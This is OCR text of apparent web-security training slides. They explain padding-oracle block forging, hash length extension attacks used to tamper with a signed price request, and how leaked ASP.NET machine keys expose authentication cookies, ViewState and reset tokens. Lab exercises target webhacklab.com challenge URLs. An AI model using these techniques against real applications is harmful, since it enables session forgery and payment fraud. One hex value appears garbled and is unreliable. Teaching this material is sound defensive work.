


3rd Last Pad Attained




NotSoSecure part of claranet cyber security

C’ Block



NotSoSecure part of claranet cyber security

Compare Equation



C3 = fdf20df1d76e472d5364343855d219b7
C2 = 0aa6c6d90db370d1ea362a0bcb08c1b0
P3 = ?


C3 = fdf20df1d76e472d5364343855d219b7
C' = 75d8afa472d613e387213d1cdc1fd6a7
P'3 = 10101010101010101010101010101010

Encrypting Custom Block

- User data is “customdata”
- Hex (customdata) = 637573746f6d646174610
- Padding = 060606060606 (6 Bytes of padding as per 16 bytes block)
- Generate Cipher text for Block = 637573746f6d6461746106060606060606

NotSoSecure part of claranet cyber security

Encrypting Custom Block



Demo

Exploiting padding oracles with fixed IVs

- Access the file where id=0 which can only be accessible by an admin user

  Challenge URL:
  http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile

Hash Length Extension Attacks

- A hash length extension attack occurs when the application prepends a secret token to the data and create a hash for validation
- Attacker can calculate a valid hash for message without knowing the secret (just by guessing its length)
- This depends on the fact that hashes are calculated in blocks and the hash of one block is the state for next block

NotSoSecure part of claranet cyber security

Hash Length Extension Attacks

As shown in the example below, if we are able to identify the length of padding, we have all the information required to calculate a new hash:

Request:

quantity=1&price=100

Hash:

[secretpass|quantity=1&price=100|padding] => Hash1/State1

Final Request:

quantity=1&price=100&hash=Hash1

NotSoSecure part of claranet cyber security

Hash Length Extension Attacks

Attack Hash:

[secretpass|quantity=1&price=100|padding|&price=10]

Attack Hash:


[State1|&price=10] => Hash2/State2

Final Request:

quantity=1&price=100+padding&price=10&hash=Hash2

NotSoSecure part of claranet cyber security

Hash Length Extension Attacks



Reference:
https://image.slidesharecdn.com/securityhole11-unusualsecurityvulnerabilities-yuriybilyk-140709083925-phpapp01/95/security-hole-11-unusual-security-vulnerabilities-yuriy-bilyk-24-638.jpg?cb=1404895243 /

Exercise

Hash Length Extension Attack

- Buy a topup at less than total payable amount using your registered account:

  Challenge URL:
  http://topup.webhacklab.com/Shop/Topup [Payment]

  Note: The account used must have a valid email to receive the payment receipt. Use any random number for the Credit Card number. Do NOT use a real credit card number

Exploiting Pre-Shared Keys

Basis of this attack :

- Purpose of machine Keys
- Publicly exposed Keys
- Human Error
- Compromise of account

NotSoSecure part of claranet cyber security

What is Machine Key?

Keys used for encryption and decryption of forms authentication cookie data and view-state data, and for verification of out-of-process session state identification

```
<machineKey validationKey="F1ABAEE7E733A4CE4771C27EA79021D992E47B8801A3618305F9820F46
8FB193C63A21485DEFD0F51A5D8FD31B5A5BAA968DD456B9F7BC575F8B61A662E8972C"
decryptionKey="DDABD235C8B46113985005507B476F468D4C283F2C14989F"
validation="HMACSHA256" decryption="AES" />
```

NotSoSecure part of claranet cyber security

Attributes and Elements

Attribute	Description	Element
decryption	An algorithm that is used for encrypting and decrypting forms-authentication data.	AES - Default , DES , 3DES alg:algorithm_name
decryptionKey	A HEX string (key) to encrypt and decrypt data	(AutoGenerate, IsolateApps) HEX string (key value)
validation	A hash algorithm to validate data	AES , MD5, SHA1, HMACSHA256, HMACSHA384, HMACSHA512 alg:algorithm_name
validationKey	A HEX string (key) to validate data	AutoGenerate, IsolateApps HEX string (key value)


NotSoSecure part of claranet cyber security

Data Encrypted with Machine Key

- Authentication token
  - Forms (ASPXAUTH)
  - OWIN - OAUTH token
  - ASP.NET cookie (.AspNet.ApplicationCookie)
- Webresource.axd and Scriptresource.axd
- VIEWSTATE
- CSRF token
- Password reset token
- Role Cookie
- Membership passwords , etc.

NotSoSecure part of claranet cyber security


Disclosing Machine Key



Reference:
https://docs.microsoft.com/en-us/iis/troubleshoot/security-issues/troubleshooting-forms-authentication

